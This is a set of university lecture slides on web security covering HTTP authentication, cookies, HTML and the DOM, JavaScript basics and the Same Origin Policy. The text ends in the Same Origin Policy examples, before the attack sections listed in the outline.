

# ECE568 Lecture 08: Web Security

Wei Huang

Department of Electrical and Computer Engineering  
University of Toronto

# Lecture Outline

---

- Web Authentication and Cookies
- HTML and the DOM Tree
- JavaScript intro
- Same Origin Policy
- Cross-site Scripting
- Cross-site Request Forgery
- SQL injection, DNS Rebinding


# Web Authentication

---

- A common misconception: using SSL is only part of securing a website. Just because a site uses SSL doesn't mean it's secure!
  - SSL only protects information transferred between the client and server. It provides confidentiality and integrity, but doesn't *authenticate* the person using the client.
- Authentication occurs when you prove to the web server who you are. This is almost always done with a username and password. Without this, the server will not allow certain HTTP requests:
  - You log into your banking website. Without this, the web browser will not let you see the page with your bank account information.


# Web Session State

- A web session involves navigating through several pages, each dependent on the previous. This can be called a web session *work flow* or *click-through*. Example:



- Each step depends on the previous step, so the website must “remember” what you have done before to make sure you do not skip any steps:
  - Remembering what has happened in the past requires the website to maintain *state*.
  - The state of your web session dictates where you are in the web site workflow.

# Basic web server architecture



Web servers are inherently stateless (they don't remember state). This is to allow easy recovery if a web server fails. All state is stored in the database backend, but access to the database is expensive

A farm of web servers handles requests. Application code (usually in perl/python/Java ) handles the request and makes requests/updates to application data bases in the backend.

# Web Authentication

---

- Because the web servers are stateless you need another way to remember if user has logged in or not.
  - Example of a bad solution: remember the IP address the user is at and store that in the database:
  - On every subsequent request the web server checks with the database to make sure the IP address matches
  - This is expensive for the database
- Web authentication instead recruits the help of the client web browser to store the state thus taking load of the database. There are 2 basic methods:
  - Basic web authentication (older, and should not really be used anymore)
  - Cookie-based authentication.

# Basic Web Authentication

```
[root@www ~]# vi /etc/httpd/conf.d/auth_basic.conf


# create new
<Directory /var/www/html/auth-basic>
    SSLRequireSSL
    AuthType Basic
    AuthName "Basic Authentication"
    AuthUserFile /etc/httpd/conf/.htpasswd
    Require valid-user
</Directory>

# add a user : create a new file with [-c]
[root@www ~]# htpasswd -c /etc/httpd/conf/.htpasswd fedora
New password:      # set password
Re-type new password:
Adding password for user fedora

[root@www ~]# mkdir /var/www/html/auth-basic
[root@www ~]# systemctl restart httpd

# create a test page
[root@www ~]# vi /var/www/html/auth-basic/index.html

<html>
<body>
<div style="width: 100%; font-size: 40px; font-weight: bold; text-align: center;">
Test Page for Basic Authentication
</div>
</body>
</html>
```



<http://username:password@www.yourwebsite.com/>

# Basic Web Authentication


---

- Basic web authentication:
  - The first time you visit the website, the browser asks you for your username and password and gives it to the web server
  - But HTTP is stateless, the web server doesn't "remember" that you've logged in when you click on the next link.
  - Your web browser has to "remember" your username and password and send it to the web server every time you access a page from the same website
  - Can be used with SSL so that passwords are transmitted over encrypted channel
- Basic authentication has some serious problems:
  - Every time you access a page, your credentials are transmitted giving an attacker more opportunities to snoop them.
  - Server has no way to end the session without invalidating user's password
  - As a result, basic web authentication is almost NEVER used.



# HTTP Cookies

- An HTTP cookie is a piece of data (a string) that the web server gives the browser. Next time the browser visits the same server, it will send the cookie.
  - This gives the web server a way of tracking which HTTP requests belong to the same user.
  - HTTP cookies can be used for authentication (among other things). Once authenticated, the browser gets an “authentication” cookie.



# Advantages and Pitfalls of Using Cookies

---

- Advantages:
  - **Cookies do not reveal the password.** Even if an adversary can learn the value of the cookie, they do not know the user's username and password.
  - **Cookies can be expired.** If the adversary can learn a valid cookie, the adversary can use it to access private pages. To prevent this, cookies have an expiry time, after which the server will not accept them and the browser will delete them. Expiry is entirely under the control of the server, can end sessions early (server just stops accepting cookie).
  - **Cookies provide state.** Cookies are really the only practical option to get state in HTTP sessions.
- Like passwords in basic authentication, Cookies for authentication should **always** sent over SSL

# Advantages and Pitfalls of Using Cookies

---

- Pitfalls:
  - **The cookies should not be easy to forge.** Since the web server will infer identity based on a valid cookie, it should be hard to “guess” a valid cookie.
  - **Cookies are no good if they aren’t sent across SSL.** The web server can specify a policy with the cookie when telling the browser when it should send it. Cookies used in authentication should be specified to be only sent in an encrypted session.
  - **Don’t use persistent cookies.** Cookies without an expiration time are persistent. If an attacker is able to get a cookie, they have access forever. Making those cookies expire means that the attacker now has to get to the cookie and use it within a certain time period.

# Forgeability of Cookies

---

- Forging a cookie means that an adversary can guess what a valid cookie is without having to get it from the web server.
  - One solution might be to make the cookies completely random. However, this means the server has to keep a list what cookies have been issued to which users so that it can identify the user by the cookie presented.
  - Instead, web designers are tempted to include the name of the user in the cookie. However if the cookie just contains the user's name, this makes it too easy for the attacker to forge a cookie (just has to guess a user name)

# Cookie creation strategies?

- Recall our cryptographic mechanisms:
  - Include all data you need to authenticate user in the cookie
  - Sign the cookie to authenticate the cookie
  
- Example: Wordpress

Cookie: `wordpress_bbfa5b726c6b7a9cf3cda9370be3ee91=admin%7C1398047140%7C2549ea9c2f52cf9c89a293cad5d31427;`

The diagram shows a cookie string with four components labeled with blue brackets and arrows:

- Cookie ID**: `wordpress_bbfa5b726c6b7a9cf3cda9370be3ee91`
- Username**: `admin`
- Expiration**: `1398047140`
- Hash**: `2549ea9c2f52cf9c89a293cad5d31427`

Courtesy: <https://www.wpsecurity.press/wordpress-salts-keys-and-cookies/>

# Stored Cookies

Web Browser: Settings -> Site permissions -> Cookies and site data ...

The screenshot displays the 'Settings' application in Microsoft Edge, specifically the 'Cookies and site data' section. On the left, a sidebar lists various settings categories, with 'Cookies and site permissions' selected. The main area shows a list of cookies and site data for sites browsed. At the top right, there is a search bar for cookies and a 'Remove all' button. Below this, a summary bar indicates 'Cookies and data stored for sites you have browsed' with sorting and filtering options. The list includes several entries, each with a site icon, domain name, and a summary of data (e.g., '0 bytes • 14 cookies').

Site	Bytes	Count
10.0.0.1	0 bytes	14 cookies
10.0.0.12	0 bytes	1 cookie
10.0.0.225	0 bytes	5 cookies
10.0.0.78	0 bytes	6 cookies
1password.com	0 bytes	2 cookies
407etr.com	0 bytes	2 cookies
407etr.com	0 bytes	5 cookies

# Cookies and Privacy

---

- One of the unrelated drawbacks to cookies is privacy. Web servers can track users as they visit different websites:
  - As part of the policy a web server can specify that a cookie be sent to other web servers. Users can be tracked as they move between web servers.
  - This requires what are called “third-party cookies”, which is a cookie from a site that is not the user is actually visiting. This cookie identifies the user as the navigate from site to site
  - Fortunately, many browser block third party cookies now, but sites can still uniquely identify users by other information (i.e. browser, OS, IP address, version, etc...). This is called “fingerprinting”

# Cookie Theft

---

- A more serious security concern is if an attacker can “steal” a victim’s cookie:
  - If an attacker can somehow get hold of someone’s cookie while it is still valid, the attacker can then access the website using the victim’s identity
- How can an attacker steal a cookie?
  - Cross-site scripting attack
  - Cross-site request forgery
- To understand this, we need to understand a bit about web programming and Javascript



# Lecture Outline

---

- ~~Web Authentication and Cookies~~
- HTML and the DOM Tree
- Javascript intro
- Same Origin Policy
- Cross-site Scripting
- Cross-site Request Forgery
- SQL injection, DNS Rebinding

# Web Programming Overview

---

- Web browser and web servers use a protocol called the **Hypertext Transfer Protocol (HTTP)** to transfer information.
  - In HTTP, the browser is always the *client* (initiates requests), and the *web server* always responds to the requests.
- The client can make 2 types of requests:
  - **GET Request:** Gets information, should not change any state on the web site (though this is not always true)
  - **POST Request:** Sends information to the web site and changes state.
    - Post request send data on a **form** which is a web page with fields that you fill out

# HTML

- HTTP transfers web pages, which are defined in **HyperText Markup Language (HTML)**.
  - HTML mixes commands with data. Commands are specially formatted as tags, i.e. `<div>`, `<b>...</b>`
  - Each tag defines an *element* on the web page.
- Elements have attributes, which are specified in two ways:
  - Arguments can be specified for the element within the tag:

```
<form name=loginform method=POST action="/transfer.php">
```

- They can also be specified between the start tag and end tag:

```
<a href='index.php'>Zoobar Foundation for Patriotic Discourse</a>
```

# HTML code

The screenshot shows a web browser displaying the University of Toronto Faculty of Applied Science & Engineering website. The search bar in the header is highlighted with a red circle. The browser's developer tools are open, showing the HTML code for the search bar, which is also highlighted with a red circle. The code includes an input field with a placeholder text "Search this Site..." and a search button.

**HTML Code:**

```

<input type="text" value name="search" id="s" placeholder="Search this Site..." />
<input type="submit" value="Search" />

```

**Website Content:**

**University of Toronto, Faculty of Applied Science & Engineering**

Engineering Home Contact Us U of T Home

## Electrical & Computer Engineering

About Prospective Students Undergraduates Graduate Students Alumni Faculty & Staff Research

**Leading Canada in Electrical & Computer Engineering Innovation**

Stay in touch with your department! Learn more about upcoming ECE alumni events.

**Student Life**

The Edward S. Rogers Sr. Department of Electrical & Computer Engineering (ECE) consistently ranks among the top in North America. It attracts outstanding students, has excellent research and teaching facilities, and is ideally located in the middle of Toronto, a vibrant cosmopolitan city. We have an outstanding faculty of more than 75 professors in biomedical, computer, communications, electromagnetics, electronics, energy systems, photonics and systems control; many of our members are international leaders in their fields. We have a new flexible undergraduate degree curriculum and an outstanding funding program for graduate students and research. We invite you to explore ECE online and in person.

**Recent News**

[Shining a light on fluids: Mojahedi devises new method of identifying materials using light](#)

Professor Mo Mojahedi's research group has engineered a new type of light to identify and classify unknown fluids – with potential applications in medicine, remote sensing and more

[High performance: Meet an elite athlete joining ECE](#)

**Discover ECE**

**ANNUM**


Click to Read

[Year In Review 2017](#) We hope you enjoy reading the latest issue of ANNUM. (Flipbook Version)

**Alumni**

# HTML DOM Tree

- HTML elements can contain other HTML elements (example, tables, div's)
  - This forms a tree, inside elements are children, surrounding elements are parents
  - This hierarchy is called a **Document Object Model (DOM)** tree.



```
Source of: http://zoobar.csl.toronto.edu/transfer.php - Mozilla Firefox
File Edit View Help
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<HTML>
<HEAD>
<link rel="stylesheet" type="text/css" href="includes/zoobar.css" />
<TITLE>Login - Zoobar Foundation
</TITLE>
</HEAD>
<div id="header">
<div>ECE 468 Lab 4</div>
<div><a href="?action=logout"></a></div>
</div>
<h1><a href='index.php'>Zoobar Foundation for Patriotic Discourse</a></h1><h2>Suppo
<form name=loginform method=POST action="/transfer.php">
<table>
<tr>
<td>Username:</td>
<td><input type=text name=login_username size=30 autocomplete=no value=></td>
</tr>
<tr>
<td>Password:</td>
<td colspan=2><input type=password name=login_password size=30 autocomplete=no>
<input type=submit name=submit_login value="Log in">
<input type=submit name=submit_registration value="Register"></td>
</tr>
</table>
</form>
</div>
<div class="footer warning">
</div>
<script>document.loginform.login_username.focus ();</script>
</BODY>
</HTML>
```

# Interactive Pages: Javascript

---

- HTML tags only give the web designer a way to present *static content*.
  - Once the page is loaded the page reads like a document, it does not change.
- Many web pages today are *interactive*.
  - This means that they respond to user actions by executing instructions specified by the web site.
  - These interactive instructions are written in programming languages (e.g., **Javascript**).
- Javascript looks a lot like other scripting languages (perl, python), syntax is pretty similar

# How do I run my Javascript?

---

- Javascript is embedded in the HTML of the page and run when certain events occur:
  - **Tags:** `<script>alert("Hello World");</script>` The script is placed directly in the DOM tree and will be run when the page is rendered.
  - **Links:** `javascript:alert("Hello World");` Can be placed in an `href` property of a link and will be run when the link is clicked.
  - **Attributes:** DOM elements can specify javascript to be run when an event occurs on them:  

```
<button onclick='alert("Hello World");' ... >
```

This will cause the javascript to run when the button is clicked.  
(note the use of quotes)

# Javascript and DOM elements

---

- Javascript can access and manipulate elements in the DOM tree of a web page:

- `getElementsByName`, `getElementById` ... : Used to read elements in the DOM. Example:

```
var username = document.getElementsByName('login_username')[0];  
alert(username.value);
```

Gets the element tagged with the name 'login\_username'.  
The value property contains the text in the element.

- `createElement`, `appendChild`, `write`: Used to create new element or modify elements in the DOM. Example:

```
var b = document.createElement('button');  
document.body.appendChild(b);  
document.write("<b>Here is some new text</b>");
```



# Javascript and DOM elements

---

- Javascript can also modify the event handlers for new and existing DOM objects:
  - `addEventListener`, `removeEventListener` : These can be used to cause some Javascript to be called on an event.

Example:

```
b.addEventListener('click',my_event_handler);  
function my_event_handler() { ... }
```

- Javascript can also read the cookies in the document by using the `cookie` property of the document element. Example:

```
alert(document.cookie);
```

Will print out the cookies associated with the website of the page.

# Foreign Javascript

---

- Browsers execute Javascript (code) they receive from websites:
  - Many sites include Javascript from other sites. Examples:
    - Many sites include advertisements (ads). The ads are served by another site that sends javascript that is included in the main site you are browsing. The same goes for nice counters, etc...
    - Many sites allow users to post content (i.e. blogs, wikis, myspace, facebook). If they are not strict, users can post arbitrary javascript. *Usually*, websites attempt to prevent users from posting javascript, but they are not always successful.
  - These 3<sup>rd</sup> party sites can't always be trusted but it's common for sites to include javascript anyways.
- Executing Javascript is risky because it can change the behavior & look of the page:
  - It can also access those cookies!

# A Example: Advertising Syndication



```
<div id="ad" class="ad"> <script language=javascript>
r0='http://us.ard.yahoo.com/SIG=12lq7qk5t/M=634060.11944341.1246
9483.7674020/D=yahoo_top/S=2716149:FPAD/_ylt=Aspshtet_yFL5X5t
56lslfXn1cSKA;_ylg=X3oDMTA3ZjZxY203BGZwdWxtAzi-
/Y=YAAHOO/EXP=1198826148/A=5133170/R=0/*'; var
cap=0,ncap=0,ad_ljsl=0,nfv=8; var red=r0.substring(0,r0.length-5);
</script> <script language="javascript" type="text/javascript"
src="http://us.js2.yimg.com/us.yimg.com/a/1-
/java/promotions/js/ad_eo_1.1.js"></script> <script
language=javascript> var
zvisit='http://ad.doubleclick.net/clk;166205555;22670315;a'; var
zbuild='http://ad.doubleclick.net/clk;166208756;22670315;g'; var
zsee='http://ad.doubleclick.net/clk;166198227;22670315;h'; var
zzip='http://www.saturn.com/saturn/dealersearch.html?SearchByP
ostalCodePostalCode='; var
ired='http://ad.doubleclick.net/clk;166210896;22670315;e'; var
sred='http://ad.doubleclick.net/clk;166195686;22670315;n'; var
tred='http://ad.doubleclick.net/clk;166213480;22670315;w'; var
trk1='http://ad.doubleclick.net/ad/N3880.SD1509.3880/B2351994.15
;dcove=o;sz=1x1;ord=[timestamp]?'; var text='Saturn Red Tag
Event'; var
survey='http://surveylink.yahoo.com/wix/p0834715.aspx?source=g
eneral_motors_071228'; var
dir='http://us.i1.yimg.com/us.yimg.com/a/1-
/java/promotions/gm/071228!';
```

Space on web pages is "rented" out to advertisers who can put arbitrary javascript code there.

# Lecture Outline

---

- ~~Web Authentication and Cookies~~
- ~~HTML and the DOM Tree~~
- ~~Javascript intro~~
- Same Origin Policy
- Cross-site Scripting
  - Type 1 & Type 2 Attacks
  - Attack mechanics
  - Defenses
- Cross-site Request Forgery
  - Attack mechanics
  - Defenses
- SQL injection, DNS Rebinding


# Same Origin Policy

---

- The **Same Origin Policy (SOP)** is intended to protect the data of one website (or origin) from access by another website
  - Originally designed by Netscape
  - SOP says that Javascript from one origin (i.e. a website) cannot access any data that was sent in a response from another origin.
  - Examples of data in response:
    - Cookies
    - DOM information (web page contents)
  - Reference at:
    - <http://www.mozilla.org/projects/security/components/same-origin.html>

# Same Origin Policy

- The origin of a script or data is determined by:
  - The protocol used to transfer the script (http or https)
  - The hostname that it originates from
  - The port number



# Same Origin Policy Examples

---

- Example A:
  - Website A sends you an HTML page. On the html page, there is a link element:

```
<a href=http://www.b.com/script.js>link</a>
```

